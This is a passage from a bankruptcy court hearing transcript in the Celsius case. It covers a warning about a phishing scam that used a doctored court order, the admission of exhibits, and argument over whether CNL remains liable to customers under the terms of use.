25 MICHAEL JAOUDE

1 TIM JOHNSON  
2 ELIZABETH JONES  
3 GREG KACZKOWSKI  
4 NIMA MALEK KHOSRAVI  
5 GREGORY A. KIESER  
6 BRYAN KOTLIAR  
7 ROSS M. KWASTENIET  
8 JOSEPH LAILA  
9 CATHY LAU  
10 VINCENT EDWARD LAZAR  
11 OLEKSANDR LEONENKO  
12 JESSE LUNCH  
13 SARAH BETH MARONPOT  
14 CHASE MARSH  
15 BRIAN S. MASUMOTO  
16 TERENCE JOHN MCCARRICK  
17 BRIAN T. MCGARRY  
18 KYLE MCKUHEN  
19 JOSHUA MESTER  
20 LAYLA MILLIGAN  
21 PATRICK JAMES NASH  
22 KEITH NOYES  
23 CLAIRE O'BRIEN  
24 LAWRENCE C. PORTER  
25 SIDDHARTH PANDEY

1 JORDYN PAPERNY  
2 SHAWN P. PARPART  
3 GREGORY F. PESCE  
4 RICHARD PHILLIPS  
5 SHOBA PILLAY  
6 AMELIA POLLARD  
7 ANNEMARIE V. REILLY  
8 LINDA RIFFKIN  
9 MARK ROBINSON  
10 JAMES RYAN  
11 ABIGAIL RYAN  
12 JIMMY RYAN  
13 ARACELI SANCHEZ  
14 DAVIE SCHNEIDER  
15 NOAH M. SCHOTTENSTEIN  
16 WILLIAM D. SCHROEDER  
17 JENNIFER SELENDY  
18 CALIN THOMAS ST. HENRY  
19 NIKHIL SURI  
20 ISHMAEL TAYLOR-KAMARA  
21 DAVID TURETSKY  
22 VICTOR UBIERNA DE LAS HERAS  
23 RHODELY VALLON  
24 EZRA VAZQUEZ-D'AMICO  
25 TONY VEJSELI

1 DANIELLE WALKER  
2 CAROLINE WARREN  
3 CARL N. WEDOFF  
4 MELANIE WESTOVER YANEZ  
5 KEITH WOFFORD  
6 MER FARUK YAZ  
7 ANNE YEILDING  
8 ANDREW YOON  
9 JEFFREY ZATS  
10 TANZILA ZOMO  
11 EMMANUEL ALBINO  
12 SAMEER ALIFARAG  
13 JASON AMERSON  
14 JOSEPH AVINO  
15 NEGISA BALLUKU  
16 ROBERT BEAULAC  
17 ANDREW BEGANSKI  
18 HUGH BELLAMY  
19 BRIANNA B. BILTER  
20 SOMA BISWAS  
21 DUSTIN BOROFF  
22 GIORGIO BOVENZI  
23 PAUL BREUDER  
24 EDUARDO BUENVIAJE  
25 AMY CASTOR



1 CAROLYN CHAMBERLAYNE  
2 RICKIE CHANG  
3 DEAN CHAPMAN  
4 RYAN CHEN  
5 ROB CHRISTIANSEN  
6 MARIA CHUTCHIAN  
7 CHRISTINA CIANCARELLI  
8 GEOFFREY CIRKEL  
9 DAKEN COLEMAN  
10 LAFAYETTE A. COOK  
11 MIA COOPER  
12 SCOTT CRAIG  
13 JESSICA CRANE  
14 OONA E. CRUSELL  
15 DAVID DALHART  
16 STEFFAN DAVIES  
17 CHRISTOPHER DESANTIS  
18 CURT DELL  
19 ALI DEMIRTAS  
20 ZARYN ALEXANDER DENTZEL  
21 JASON DIBATTISTA  
22 THOMAS DIRCKS  
23 SUMIT DUA  
24 DREW DUFFY  
25 JOHN P. DZARAN

1 BEN EADES  
2 JANELL ECKHARDT  
3 DANIEL EGGERMANN  
4 KEN EHRLER  
5 PAUL LAWRENCE FABSIK  
6 SCOTT FLAHERTY  
7 FLORENCE FLANNIGAN  
8 TODD B. GORDON  
9 JASLEIGH GEARY  
10 UTSAV GOSH  
11 MATTHEW J. GOLD  
12 RYAN GOLDSTEIN  
13 UDAY GORREPATI  
14 MICHAEL D. GRAUBERT  
15 BRIAN P. GUINEY  
16 KATHRYN GUNDERSEN  
17 MIRA HAQQANI  
18 LOREN HARMAN  
19 JON HATCHER  
20 PHILIPPE HEGI  
21 JULIE HENRY  
22 JEREMY C. HILL  
23 KAITLYN HITTELMAN  
24 MITCHELL HURLEY  
25 ROBIN JACOBS

1 TYLER KALIN  
2 DANIEL D. KAPLAN  
3 BRIAN KARPUK  
4 DIETRICH KNAUTH  
5 TOMAS KOKSTER  
6 ISAAC R. LLEWELLYN  
7 HUONG LAM  
8 MARK D. LARRABEE  
9 JEAN-PHILIPPE LATREILLE  
10 TYLER NATHANIEL LAYNE  
11 JOSEPH LHRFELD  
12 MARK LINDSAY  
13 DAVID LOS ARCOS CARCAMO  
14 JASON LU  
15 DAVE K. MALHOTRA  
16 KEVIN M. MANUS  
17 DANIEL J. MAREE  
18 JAMES ALEXANDER GEORGE MATTHEWS  
19 KEITH MCCORMACK  
20 MATTHEW MCDERMOTT  
21 JAMES MCNAMARA  
22 MATT MCNAMARA  
23 ERIK MENDELSON  
24 TIMON MITRAKAS  
25 CATARIANA MOURA

1 STEVEN MULLIGAN  
2 ANVAR NURULLAYEV  
3 REGINA A. OSBORNE  
4 EVAN OCHNSER  
5 ROBERT ORREN  
6 DONALD L. POYNTER  
7 MILIN PATEL  
8 ARIE PELED  
9 KENNETH L. PERKINS  
10 KHAI PHAM  
11 LUKE PORCARI  
12 CRAIG V. RASILE  
13 TIMOTHY REILLY  
14 ANUBHAV RICHARDS  
15 RICHARD K. ROBISON  
16 JONATHAN RODRIGUEZ  
17 ANDREW RUDOLPH  
18 DON SMITH  
19 JEFFREY S. SABIN  
20 THERESE SCHEUER  
21 JACK SCHICKLER  
22 MARC SCHWARZ  
23 DAVID SENES  
24 RAFFAELE SENESE  
25 JAVIER SETOVICH

1 DON H. SMITH  
2 NATHAN SMITH  
3 NOAH SOLOWIEJCZYK  
4 PETER J. SPROFERA  
5 GERD W. STABBERT  
6 GEORGE STANBURY  
7 PAUL STAPLETON  
8 COURTNEY BURKS STEADMAN  
9 BRIAN STOUT  
10 VINCE SULLIVAN  
11 CATHY TA  
12 KEYAN TAJI  
13 CHARLES THOMASHOWER  
14 BRIAN A. TRAN  
15 ELVIN TURNER  
16 FEMKE VESSIES  
17 GRAHAM WARK  
18 MORGAN WILLIS  
19 JASON S. WISEMAN  
20 SARAH WYNN  
21 LILY YARBOROUGH  
22 NATHAN YEARY  
23 TAK YEUNG  
24 KAILA ZAHARIS  
25 TANZILA ZOMO

1 JARNO BERG

2 ROBERT M. KAUFMANN

3 RAKESH PATEL

4 AUSTIN STRATTON

5 GAVRYELLE X. HUANG

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

1 P R O C E E D I N G S

2 THE COURT: Please be seated. All right, Mr.  
3 Koenig?

4 MR. KOENIG: Good afternoon, Your Honor. Chris  
5 Koenig with Kirkland & Ellis for the Celsius debtors.  
6 Before we get to the main agenda today, which is the Series  
7 B litigation, this isn't an omnibus hearing. We're not  
8 going to provide a significant case update. We'll do that  
9 at our next omnibus hearing on the 15th.

10 The Debtors did file just a few minutes before the  
11 hearing began a notice of a recent phishing attempt. We  
12 have filed these before. Just want to bring it to everybody  
13 who is listening's attention. You know, it's a very serious  
14 and concerning matter.

15 Whoever is engaging in this phishing attempt has  
16 we believe used PDF editing software to take one of the  
17 court orders that was entered in this case, the taxes order,  
18 and modify it to falsely suggest that the Court ordered that  
19 accountholders pay a fee, a court fee and a taxes fee. And  
20 then they list a cryptocurrency address.

21 This is a scam, a hoax. Obviously with the number  
22 of accountholders we have, it's going to be impossible for  
23 us to reach all of them. We're trying to do so. We've  
24 alerted the Committee, the U.S. Trustee, we alerted chambers  
25 just before the hearing. We're going to continue to look

1 into it, and we want to continue to look into it with the  
2 other parties. But we just wanted to -- we know a lot of  
3 folks listen to these hearings, and so we wanted to make  
4 sure that everybody was aware of this hoax. And please, if  
5 you become aware of any other phishing attempts, please make  
6 the Debtors aware or the Committee aware. We will file a  
7 notice and bring it to everyone's attention.

8 THE COURT: Thank you very much, Mr. Koenig.

9 In light of the fact that they appear to have  
10 taken an order of the Court and used it in part, we will  
11 also report it to the U.S. Marshall. Ordinarily they  
12 wouldn't get involved, the U.S. Marshall wouldn't be  
13 involved. But since they seem to be trying to invoke  
14 something that the Court did, we'll make sure we call it to  
15 their attention promptly as well. It obviously has been a  
16 repeat serious problem. Please, as you have, call it to our  
17 attention as soon as you become aware of any such efforts.  
18 Okay?

19 MR. KOENIG: Thank you, Your Honor. To the extent  
20 we become aware of any additional information, we will of  
21 course pass it along to chambers so that it can go along to  
22 the U.S. Marshalls as well as everybody investigates.

23 THE COURT: Thank you very much.

24 MR. KOENIG: The parties have discussed -- turning  
25 to the main event, the parties have discussed, and I believe



1 we have now resolved any outstanding objections to exhibits  
2 for purposes of today's hearing. So absent objection, I  
3 would move the exhibits on the Debtor's witness and exhibit  
4 list into evidence. Maybe we should just get that out of  
5 the way at the start of the hearing if that works.

6 THE COURT: Let me make sure -- as you can see,  
7 I've got a lot of paper sitting here. Do you have an extra  
8 copy of that exhibit list? That would be very helpful to  
9 me.

10 MR. KOENIG: We do not.

11 THE COURT: Because I have to find it among this -  
12 - I didn't try to sort that out before I came on the bench.  
13 Oh, is it in the -- these are all numbered binders. Is it  
14 in one of the numbered binders?

15 MR. KOENIG: Your Honor, I have another one of  
16 those binders.

17 THE COURT: What I don't need is another set of  
18 binders.

19 MR. KOENIG: I have a copy of just the exhibit  
20 list if that's helpful.

21 THE COURT: That would be good. Actually, you  
22 have ten exhibits. Is that it?

23 MR. KOENIG: Pardon?

24 THE COURT: You have ten exhibits on your exhibit  
25 list?

1 MR. KOENIG: That's correct. And it was filed at  
2 Docket Number 1986, Your Honor.

3 THE COURT: Actually, I do have that.

4 MR. KOENIG: Okay. I'll cede the lectern to  
5 whoever else -- you know, so that the other parties can  
6 enter their exhibits as well.

7 MR. LEBLANC: Your Honor, Andrew LeBlanc of  
8 Milbank on behalf of the Preferred B holders. Your Honor,  
9 we have no objection to the admission of the Debtor's  
10 exhibits 1 through 10.

11 THE COURT: All right. So to make it clear then,  
12 the Debtor's exhibits 1 through 10 are admitted into  
13 evidence.

14 (Debtor's Exhibits 1 through 10 admitted into  
15 evidence)

16 MR. LEBLANC: And, Your Honor, again, Andrew  
17 LeBlanc of Milbank on behalf of the Series B Preferred  
18 Holders. We are offering from our exhibit list -- and, Your  
19 Honor, I have a copy of it if you would like it.

20 THE COURT: I think I have -- that one was right  
21 in front of me. Thirty-four exhibits?

22 MR. LEBLANC: Thirty-four, although the last three  
23 are placeholders, Your Honor. So it's really through 31.

24 THE COURT: Okay.

25 MR. LEBLANC: And, Your Honor, we are offering --

1 to resolve the objections that were noted to the Court, we  
2 have agreed not to offer Exhibit 2, Exhibit 3, and Exhibit  
3 7. So, Your Honor, we are offering Exhibit 1, 4 through 6,  
4 and 8 through 31 for admission.

5 THE COURT: All right.

6 MR. LEBLANC: And we understand that with those  
7 withdrawals, there isn't an objection, but I'll let the  
8 other parties speak for themselves. Thank you, Your Honor.

9 THE COURT: Mr. Hershey, I take it -- just the  
10 point -- does the Committee and the Debtors agree that the  
11 noteholders' exhibits with the exception of 2, 3, and 7, can  
12 be admitted into evidence?

13 MR. HERSHEY: Good afternoon, Your Honor. Sam  
14 Hershey from the Committee. Yes, we do agree with that. I  
15 just want to know, and we've discussed with the other  
16 parties, we have an argument in our brief that exhibits are  
17 relevant because they are the unexpressed intent of a  
18 contract party. But that I think probably goes to weight  
19 and not to exclusion. So as long as we reserve that  
20 argument, we have no objection.

21 THE COURT: Mr. Koenig, you have no objection.

22 MR. KOENIG: For the record, Chris Koenig. We  
23 have no objection to the Preferred --

24 THE COURT: So the Series B Noteholder Exhibits 1  
25 through 30 with the exceptions of 2, 3, and 7, are admitted

1 into evidence.

2 MR. LEBLANC: Thank you, Your Honor. Andrew  
3 Leblanc again. 1 through 31

4 THE COURT: 1 through 31, okay. Sorry, 1 through  
5 31 with the exceptions of 2, 3, and 7 are admitted into  
6 evidence.

7 (Series B Noteholder Exhibits 1, 4 through 6, and  
8 8 through 31 admitted into evidence)

9 THE COURT: Okay, Mr. Hershey, go ahead.

10 MR. HERSHEY: Thank you, Your Honor. Again, for  
11 the record, Sam Hershey from White & Case on behalf of the  
12 Unsecured Creditors' Committee.

13 Your Honor, we have 13 exhibits on our exhibit  
14 list. We have received no objection, so we would like to  
15 offer those exhibits into evidence at this time.

16 THE COURT: Let me see and make sure I have that -  
17 -

18 MR. HERSHEY: And I have a copy of our list, Your  
19 Honor.

20 THE COURT: I have actually 12 exhibits. Is that  
21 --

22 MR. HERSHEY: I believe it's 13, Your Honor.

23 THE COURT: You'd better give me your list.  
24 Because the binder that I just opened has -- lists 12  
25 exhibits. Okay. Does everybody -- there's no objections as

1 to the Committee's exhibits 1 through 13?

2 MR. LEBLANC: Andrew LeBlanc, Your Honor. No  
3 objection.

4 THE COURT: All right. So the Committee's Exhibit  
5 1 through 13 are admitted into evidence as well. Okay, so  
6 we've dealt with that.

7 (Creditors' Committee Exhibits 1 through 13  
8 admitted into evidence)

9 THE COURT: Go ahead, Mr. LeBlanc.

10 MR. LEBLANC: Thank you, Your Honor. Andrew  
11 LeBlanc from Milbank on behalf of the Preferred B holders.

12 Your Honor, we discussed and I think what the  
13 parties have agreed is we will start on the Series B  
14 Preferred side. I'm going to argue primarily from our side.  
15 Mr. Mester is here on behalf of CDPQ, another preferred  
16 equity investor, joined on our -- is in our brief as well  
17 and may argue or may argue on reply. But I expect that  
18 we'll carry the laboring oar on it. And then the Debtor's  
19 and the Creditor's Committee will argue after us and then  
20 they've agreed that we'll respond as one would normally do  
21 in a motion like this.

22 Your Honor, the issue before the Court is the  
23 question under a contract of who is liable. The starting  
24 point for that question under any contract is you would look  
25 to is there a provision of the contract that dictates --

1 THE COURT: Well, I am correct though that you're  
2 not claiming that the noteholders' contract has any  
3 provisions that either silo the obligations of CNL. This  
4 dispute as I read a lot of -- all of the paper is about a  
5 contract that you're not a party to, your clients are not a  
6 party to.

7 MR. LEBLANC: That is correct, Your Honor. This  
8 is a -- the question that the Court is seeking to resolve is  
9 to resolve the question of the contract of the -- the terms  
10 of use, under the terms of use which Celsius entities are  
11 liable.

12 THE COURT: But just so -- to put a fine point on  
13 this, you agree that there is nothing in the noteholders'  
14 contracts with CNL that limits what liability CNL could  
15 agree to undertake, agree to assume, correct?

16 MR. LEBLANC: That's correct, Your Honor. We are  
17 not suggesting that.

18 THE COURT: Okay.

19 MR. LEBLANC: We are arguing about the  
20 interpretation of the terms of use as they were presented to  
21 customers. And in particular, really starting with Version  
22 6 because the issues I think -- and all the parties  
23 generally agree on this -- is from Version 6 through Version  
24 7 and Version 8, the one that's applicable as of the  
25 petition date, those versions are substantially unchanged

1 from one another.

2 THE COURT: If I'm understanding all of this  
3 correctly, you argue that one word in the middle of Section  
4 25 of Version 8 of the terms of use is what excludes  
5 liability of CNL for customer claims. One word only in one  
6 place, in the middle -- you know, in your brief, you include  
7 like three or four lines of a very long Section 25, right?  
8 And it's that one word that is the basis for your argument  
9 that CNL does not have liability for customer claims.

10 MR. LEBLANC: Your Honor, that is the crux of the  
11 argument. Let me -- and let me be clear why I say that's  
12 the crux of the argument. Because I do think you have to  
13 consider the context. Now, there's other language in  
14 Section 25. It starts by --

15 THE COURT: Well, a lot of words in Section 25.

16 MR. LEBLANC: There's a lot of words.

17 THE COURT: Neither -- none of you put all of  
18 Section 25 in your briefs.

19 MR. LEBLANC: We didn't, Your Honor --

20 THE COURT: When I went back and looked at all of  
21 Section 25, here is this one word in the middle of this very  
22 long paragraph.

23 MR. LEBLANC: Right. But that word is the word  
24 "affiliate".

25 THE COURT: I understand.

1 MR. LEBLANC: And it's in the very sentence that  
2 excludes -- that defines what parties are excluded from  
3 having liability under the terms of use. The rest of that  
4 section deals with -- the first two sentences, for example,  
5 preclude parties from having punitive damages claims or  
6 special damages claims. It's all about the limitations on  
7 liabilities that Celsius would have to its customers.

8 THE COURT: Let me ask this other -- and I do want  
9 to hear -- I think this is a tough issue. I don't have --  
10 I'm not ruling from the bench, let me make it clear to  
11 everybody.

12 If Mr. Machinsky committed fraud, which seems to  
13 be quite strongly alleged in the examiner's report and  
14 elsewhere, Section 25 would not limit liability of CNL for  
15 fraud claims.

16 MR. LEBLANC: Your Honor, I believe it would --

17 THE COURT: Really? Where?

18 MR. LEBLANC: Under --

19 THE COURT: You didn't brief that.

20 MR. LEBLANC: We didn't, Your Honor. The question  
21 is under the terms of use -- Your Honor is talking about a  
22 claim that would be brought under -- not under the terms of  
23 use.

24 THE COURT: No. I am saying -- you know, I've  
25 heard from day one in this case about alleged misstatements



1 by Mr. Machinsky, among others, but mostly by Mr. Machinsky.  
2 He was the head of CNL, right?

3 MR. LEBLANC: He was. He was the head of LLC and  
4 --

5 THE COURT: Okay.

6 MR. LEBLANC: And of CNI, the parent entity, yes.

7 THE COURT: And if he committed fraud, if he was  
8 chairman of CNL and he committed fraud, actionable fraud,  
9 Section 24 of the Terms of Use would not limit or -- would  
10 not limit the ability of customers to assert and recover  
11 claims against CNL for fraud, correct?

12 MR. LEBLANC: If CNL committed fraud and was sued  
13 for fraud, then I agree with you that Section 25 doesn't --  
14 Section 25 is intended to limit the -- is intended to find  
15 the contractual rights.

16 THE COURT: It couldn't. It couldn't limit --

17 MR. LEBLANC: Agreed.

18 THE COURT: -- CNL's liability for fraud. Your  
19 argument is it limits their liability for breach of  
20 contract, but not for fraud, negligent misrepresentation,  
21 RICOH. I can't imagine all the claims that are going to get  
22 asserted against Mr. Machinsky.

23 MR. LEBLANC: And I think it's important, Your  
24 Honor, to separate Mr. Machinsky from CNL. And to be clear,  
25 it's not -- and what I mean by that is those claims may be

1     assertable against Mr. Machinsky, but it doesn't mean that  
2     they're assertable against the mining company, against GK8.  
3     Because it's important to recognize the Debtor's argument  
4     here is that each and every entity in the corporate  
5     structure is liable to customers contractually.

6             THE COURT: Well, you don't -- do you have a claim  
7     against Mining?

8             MR. LEBLANC: We do not, Your Honor. But to the  
9     extent that Mining has value that doesn't owe that value to  
10    customers that flows up the corporate chain, gets to CNL.  
11    And if there's -- and if, as we assert and we believe is  
12    clear, both the intent and the language of the contract is  
13    that there is no customer claims at CNL, and that would  
14    inure to the -- could inure to the benefit of the preferred  
15    equity.

16            And let me be clear -- and I think it's an  
17    important thing to say could. Because I'm sure the Twitter  
18    space is already blowing up about the arguments we're  
19    making. But to be clear, this is one of two very  
20    significant issues. And I think everybody acknowledges  
21    that. We believe that the right way to read this contract  
22    is to conclude that contractually the only liability is to  
23    LLC, the entity to which the obligations and the assets were  
24    migrated.

25            THE COURT: I understand that's your argument. I

1 just wanted to be clear that you're not contending that CNL  
2 would not be liable for fraud claims, assuming they're  
3 asserted and proved.

4 MR. LEBLANC: That's certainly not part of this  
5 argument, and we're not suggesting that, Your Honor. But we  
6 may defend CNL from a fraud claim were it brought --

7 THE COURT: I'm sure you would try.

8 MR. LEBLANC: -- if the Debtors didn't, Your  
9 Honor. But that's not the issue that's before the Court.  
10 The brief legal issue is who has claims or which entities  
11 are claims assertable against under the terms of use. And  
12 we've all briefed it in the same way, looking at the  
13 contractual claim.

14 THE COURT: I understand that. I just wanted to  
15 make sure we -- that you're all in agreement that it's got  
16 nothing to do with whether CNL is liable for tort claims.

17 MR. LEBLANC: We're not suggesting that, Your  
18 Honor. And let me take it one step further. And this is  
19 the point I was trying to make a moment ago, which is there  
20 are two distinct issues. One is the question of whether  
21 there are claims against CNL. There is also the issue of  
22 the intercompany claims that Your Honor has already  
23 acknowledged is not part of this proceeding. That issue,  
24 the extent to which there is and the size of any  
25 intercompany claim we all concede that has to be an issue

1       that is resolved. And so were Your Honor to agree with us -  
2       - and I would submit consistent with all of the evidence in  
3       the record, were you to agree with us that it was never the  
4       intent to create customer claims at CNL, we're not  
5       suggesting that that means there's not an intercompany  
6       claim. That is an issue that is yet to be resolved and has  
7       to be resolved.

8               THE COURT: Your Honor, I have to say, Mr.  
9       LeBlanc, the -- a surprising thing to me, not the only  
10      surprising thing, but a surprising thing to me is that the  
11      preferred holders' deal was not structured in such a way as  
12      to silo off or cabin the potential liability or exposure of  
13      CNL because I can -- it -- I can remember seeing plenty of  
14      deals before I came on the bench where that was done. And  
15      I've seen litigation opinions where that was the key issue  
16      where -- did you -- and I guess the answer is no evidence  
17      has been offered by anybody to suggest that the preferred  
18      holders sought an agreement from CNL that it would neither  
19      guarantee nor incur any additional liability,  
20      indemnification of subsidiaries or affiliates. That's not  
21      in your agreement.

22              MR. LEBLANC: Your Honor, I can't speak to for  
23      future whether there are covenants in there about the  
24      future. There was no covenant with respect to what existed  
25      at the time. I know that to be true.

1 THE COURT: It also would be true that if there  
2 were a Version 9 of the terms of use and Version 9 took out  
3 the one word, affiliate, your argument would go away.

4 MR. LEBLANC: If version --

5 THE COURT: You would have had no control over  
6 Celsius, CNL issuing Version 9 and taking that one word out.  
7 That would do away with your argument.

8 MR. LEBLANC: Your Honor, it would contractually.  
9 But that would replace it with a series of other arguments.  
10 And in particular -- and this is actually -- I think this  
11 illustrates an important point, a critical, critical point.  
12 I do not believe it to be disputed between the parties that  
13 from Version 1, the initial creation of this company through  
14 Version 5 that the only entity that was ever liable to  
15 customers was the one entity that faced customers, which was  
16 at that time CNL. So no other affiliate was liable to  
17 customers under every version of --

18 THE COURT: Yeah, but if there had been any value,  
19 it would flow up to CNL and it would all get sucked out at  
20 CNL.

21 MR. LEBLANC: But, Your Honor, there are other  
22 entities that provided services to customers that may have  
23 had their own separate third-party creditors. That value  
24 would not have inured to the benefit of customers. And it  
25 was set up very deliberately this way. And the reason I say

1 it's not disputed is because the only argument that they  
2 have as to why CNL and the -- and to be clear, it's not just  
3 CNL. CNL is an easy target. But it's also GK8 and Mining.  
4 And I don't think you can exclude --

5 THE COURT: GK8, whatever value is going to flow  
6 up to CNL is going to be sitting there. And the question is  
7 who gets it. Do you get it?

8 MR. LEBLANC: I'm not sure that's true, Your  
9 Honor. Because if the customers have claims against GK8 and  
10 you are an individual creditor of GK8 --

11 THE COURT: It's a free and clear sale. Their  
12 claims carry over to the proceeds from the sale.

13 MR. LEBLANC: Mining. If that's sold, same issue  
14 there. There are creditors of Mining. And --

15 THE COURT: I'm sure if anybody buys Mining,  
16 they're going to want a free and clear sale order as well.  
17 And then the issue is, Your Honor, the proceeds of the sale  
18 will be subject to, you know, someone will have to figure  
19 out whether they have claims against Mining.

20 MR. LEBLANC: And, Your Honor, certainly CNL. CNL  
21 has its own creditors that are owed. Those creditors are  
22 going to be diluted by these customer claims if Your Honor  
23 were to find, as the Committee is suggesting and the Debtor  
24 is suggesting, that the customers share equally with them.

25 THE COURT: They'll also be diluted by any fraud

1 claims or any other claims against CNL.

2 MR. LEBLANC: Right. And they will be diluted by  
3 intercompany claims. But those at least -- those are the  
4 claims that under the structure actually existed.

5 And, Your Honor, the reason I make the point about  
6 the history here is I think that history is important  
7 because the Debtors suggest that our suggestion that the  
8 company would have structured itself in a way that only the  
9 customer-facing entity was liable to customers, that that's  
10 an absurd argument, that's exactly how this company operated  
11 for its entire existence until the creation of Version 6.

12 And what happened in Version 6? And the evidence  
13 on this is uncontroverted. The purpose of Version 6 was to  
14 satisfy the U.K. regulator that CNL would no longer be the  
15 customer-facing entity because it didn't want the UK --

16 THE COURT: Go ahead. No, finish your statement.

17 MR. LEBLANC: It didn't want the U.K. entity to be  
18 -- it was forbidding the U.K. entity from being a retail  
19 customer-facing entity.

20 THE COURT: What I didn't see in any of the briefs  
21 was any evidence or argument that the U.K. regulators  
22 insisted that CNL no longer have liability to customers.  
23 They couldn't be the customer-facing entity. But the fact  
24 that LLC became the customer-facing entity doesn't answer  
25 the question whether CNL continued to have liability.

1           The other side of it -- and I'm sure you'll  
2           address this -- the Committee and the Debtors argue that  
3           there was no written novation. There is no -- I haven't  
4           seen anything that said that yes they shifted the customer-  
5           facing entity to LLC, but that doesn't -- I didn't see  
6           anything that would say definitively yes, LLC assumed the  
7           obligations to the customers. Fully understand that. But  
8           what I didn't see is something that said, and CNL no longer  
9           has liability to the customers. Any liability they would  
10          have, there's been a novation.

11           MR. LEBLANC: Your Honor.

12           THE COURT: Go ahead.

13           MR. LEBLANC: I have responses to that. Let me  
14           just respond to that directly and I'll try to get back to  
15           the other point I was making.

16           There is a document, Your Honor, that we cite in  
17           our papers --

18           THE COURT: The unsigned novation?

19           MR. LEBLANC: Your Honor, and that's one of the  
20           documents we actually didn't admit. We -- that was what we  
21           had prior to discovery in this case. What we got was what  
22           became of that novation agreement. We got that in  
23           discovery. That's in our exhibit list. Your Honor, I don't  
24           know if you have -- we filed on the docket yesterday a slide  
25           deck.



1 THE COURT: I have it right here.

2 MR. LEBLANC: I've got several copies here.

3 THE COURT: No, I have a copy. You already put a  
4 copy here.

5 MR. LEBLANC: Okay, great. And, Your Honor, if  
6 we've been -- if we could allow Jordan Paperny from our  
7 office to screen share, we'll make sure that the people on  
8 the Zoom can follow this.

9 THE COURT: Yes. Deanna.

10 CLERK: Yes. He is a co-host.

11 THE COURT: Okay.

12 MR. LEBLANC: And, Your Honor, to respond very  
13 directly to your question, on Slide 12 of our deck, we  
14 reference Exhibit 15 that's now been admitted Series B  
15 Preferred Holders' Exhibit 15.

16 THE COURT: Sure.

17 MR. LEBLANC: That is what became of the novation  
18 agreement. That is signed by Mr. Machinsky and Mr. Leon on  
19 behalf of CNL and LLC respectively. That document expressly  
20 says that they are assigning -- that LLC agrees to assume  
21 the obligations and CNL is transferring the obligations and  
22 the liabilities.

23 Now, we show on Slide 13 -- I'm sorry, Slide 12,  
24 we show -- the recital is on the left side. But, Your  
25 Honor, I think it's worth -- in light of the importance of

1 this issue, I'm happy to go to the document itself.

2 So, Your Honor, if you have -- do you have you  
3 exhibit binders there? I apologize.

4 THE COURT: Don't apologize. It's okay.

5 MR. LEBLANC: The secured holders' exhibit binder.

6 THE COURT: Series B Preferred binder. Which  
7 exhibit?

8 MR. LEBLANC: It is Exhibit 15, Your Honor.

9 THE COURT: Fifteen, okay.

10 MR. LEBLANC: Blissfully, this is a relatively  
11 short --

12 THE COURT: I've got it. Okay. It starts out by  
13 saying Exhibit F.

14 MR. LEBLANC: It does, Your Honor. This was -- it  
15 was attached as Exhibit F to our lawyer's declaration.

16 Your Honor, this is the asset transfer agreement.  
17 And you can see on Page 127 of 158 that this document is  
18 signed by Mr. Machinsky on behalf of CNL and Mr. Leon on  
19 behalf of LLC.

20 THE COURT: Yes.

21 MR. LEBLANC: This is the document, if you go back  
22 to Article 1.1 at the beginning, it says, "Upon the terms  
23 and subject of the conditions set forth in this agreement  
24 and effective upon the execution hereof, transferee --" and  
25 that's LLC, "-- shall accept and assume from transferor --"

1       that's CNL, "-- and transferor shall transfer and assign to  
2       transferee the transferred assets and liabilities." And if  
3       you look, Your Honor, at the back, the last page with  
4       writing on it, which is docket Exhibit 128 -- at Docket Page  
5       128, transferred assets and liabilities.

6               THE COURT: Wait, I'm not -- okay, 128. Okay.  
7       Yes, I see it.

8               MR. LEBLANC: It's the page after the signature  
9       page.

10              THE COURT: Okay.

11              MR. LEBLANC: Yes. So, Your Honor, this is -- and  
12       if you look at the draft novation, this is identical to it.  
13       This just is the signed version which we had been unaware of  
14       until the Debtor's production to us.

15              THE COURT: Okay.

16              MR. LEBLANC: They transfer all obligations  
17       related to or resulting from the consenting user's use of  
18       the Celsius app. Then it goes on from there. And they  
19       transfer the business relationship, but customer lists, all  
20       of the transferor's rights and the balances. So this is the  
21       document that evidences --

22              THE COURT: But my question to you is it's one  
23       thing to transfer -- when you get somebody else who agrees  
24       they're going to become liable to the customers -- okay --  
25       and I understand why CNL insisted, and perfectly

1 appropriate, to say LLC, you're now agreeing you're liable  
2 to all the customers. But where is the language that says  
3 that it's a novation and relieves CNL of all liability?

4 MR. LEBLANC: Your Honor, that...

5 THE COURT: It's one thing to transfer -- you  
6 know, to say somebody else is going to be on the hook and  
7 may be even primarily liable. But what is it that absolves  
8 CNL of the liability?

9 MR. LEBLANC: Your Honor, what absolves CNL of the  
10 liability, the reason is the entry by all customers into the  
11 new contractual relationship with LLC. And so the new  
12 contract supersedes the prior contract.

13 THE COURT: I understand, again, you're putting  
14 all of the weight of your argument on the word affiliate in  
15 the middle of a long Section 25. But just to be clear,  
16 there is nothing in Exhibit 15 that says that CNL is  
17 absolved of liability to customers. It says you, LLC, are  
18 assuming those obligations, but it doesn't say that we, CNL,  
19 will no longer be liable for it. Am I correct?

20 MR. LEBLANC: Not -- Your Honor, Exhibit 15 is not  
21 a document with the customer. So I agree with that. But I  
22 think it's important just to take --

23 THE COURT: Whether it's a document with the  
24 customers or not, as between CNL and LLC, they didn't enter  
25 -- they didn't sign a document that says you, LLC, are

1       liable to the customers. We, CNL, are no longer liable. I  
2       understand. You're absolutely right. There would have to  
3       be something with the customers that acknowledged that. You  
4       say that Version 6 through 8 in effect did that. But  
5       there's nothing in the agreement between CNL and LLC that  
6       says we are absolved of liability to customers.

7               MR. LEBLANC: Nothing in that agreement speaks to  
8       the liability to -- I mean, it speaks clearly to the intent  
9       of the parties who transferred the obligation, but it  
10      doesn't -- that isn't designed to be a contract or a  
11      communication to customers. The communications to customers  
12      come in the form of the communications to customers --

13             THE COURT: But even as between -- you know, I  
14      didn't read this whole thing. But, you know, I don't know  
15      whether there are any indemnification provisions, I don't  
16      know whether there's any other theory of common-law  
17      indemnification that would allow LLC to say yeah, we are  
18      liable to the customers, but that doesn't mean you're no  
19      longer liable to them as well, secondarily liable or  
20      otherwise.

21             MR. LEBLANC: Your Honor, this is the point that I  
22      had held for a moment. And this began with Your Honor  
23      asking the question what's to stop them from taking  
24      affiliates out of Version 9.

25             THE COURT: Right.

1 MR. LEBLANC: The answer is an independent  
2 fiduciary acting for CNL would never do that. No rational  
3 company would assume liabilities that it doesn't have to  
4 assume. And what happened in this circumstance was the  
5 company was directed by the U.K. FCA to have no contractual  
6 relationship with customers.

7 THE COURT: Where do I see that?

8 MR. LEBLANC: Your Honor, you see that in the  
9 direction agreement.

10 THE COURT: Let me see the -- point it out to me.

11 MR. LEBLANC: Your Honor, if you look at --

